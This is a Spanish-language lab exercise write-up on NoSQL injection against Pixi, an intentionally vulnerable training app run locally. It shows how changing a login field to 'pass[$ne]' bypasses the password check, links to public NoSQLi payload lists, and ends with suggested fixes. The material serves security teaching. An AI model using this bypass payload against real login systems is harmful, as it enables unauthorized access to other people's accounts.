

Práctica NoSQLi


1. Clonar el repositorio <https://github.com/DevSlop/Pixi> y posicionarse en el directorio.
2. Ejecutar `docker-compose up`
3. Ingresar a `http://localhost:8000`.
4. Iniciar sesión con un usuario creado por ustedes.
5. Determinar si es posible explotar noSQLi en el inicio de sesión. Una de las payloads disponibles es `"[$ne]="`, pero tienen muchas más en https://github.com/cr0hn/nosqlinjection_wordlists/blob/master/mongodb_nosqli.txt, <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection>
6. Determinar dónde implementarían el fix en el código.

El usuario creado tiene por credenciales

email → `agus@mail.com`

password → `123`









Modifico el name del input type password para verificar si el backend procesa lo que le estoy mandando.



Agrego `[3]` al final del name chequear si se convierte en un array el campo

```
<input type="password" class="form-control form-control-lg" id="pass" name="pass[3]" placeholder="Password"> == $0
```

En el payload de la request podemos ver que efectivamente toma el password ahora como un array y contiene lo que ingresamos como password (que no corresponde al correcto login)

Name	×	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
 login			▼ Form Data	view source	view URL-encoded			
 login?user=agus@mail.com			user: agus@mail.com					
 bootstrap.min.css			pass[3]: agus					
 jquery.min.js								
 bootstrap.min.js								
 angular.min.js								
 owasp_logo_1c.png								
 pixi_logo.png								

Ahora, cargando el payload correspondiente

```
<input type="password" class="form-control form-control-lg" id="pass" name="pass[$ne]" placeholder="Password"> == $0
```

De esta forma veremos si el backend toma el operador \$ne para validar que la clave sea not equal al valor ingresado en el input

The screenshot shows the Pixi web application interface on the left and its network traffic in the browser's developer tools on the right. The application has a logo with the text 'pixi share the world' and navigation links: 'About', 'Share Pictures', 'My Profile', 'Logout', and 'Secret'. A message box states: '- Pixi is an intentionally vulnerable web application and API intended to help developers, pentesters, builders, breakers and those interested to learn more about web and API'. The network panel shows a list of resources, with the 'login' request selected. The 'Payload' tab for this request shows the form data: 'user: agus@mail.com' and 'pass[\$ne]: bokita'.

Podemos ver que el ataque fue exitoso, logramos loguearnos con el usuario agus@mail.com ingresando cualquier valor como clave. A continuación, el payload de la request

This is a close-up of the 'Payload' tab in the browser's developer tools. It shows the 'Form Data' section with two entries: 'user: agus@mail.com' and 'pass[\$ne]: bokita'.

Implementación de mejoras en el código:

- Sanitización del campo password, es decir, validar que el parámetro sea exactamente un string y no un array.
- Otra alternativa, es validando el parámetro con la función con `filter_input()`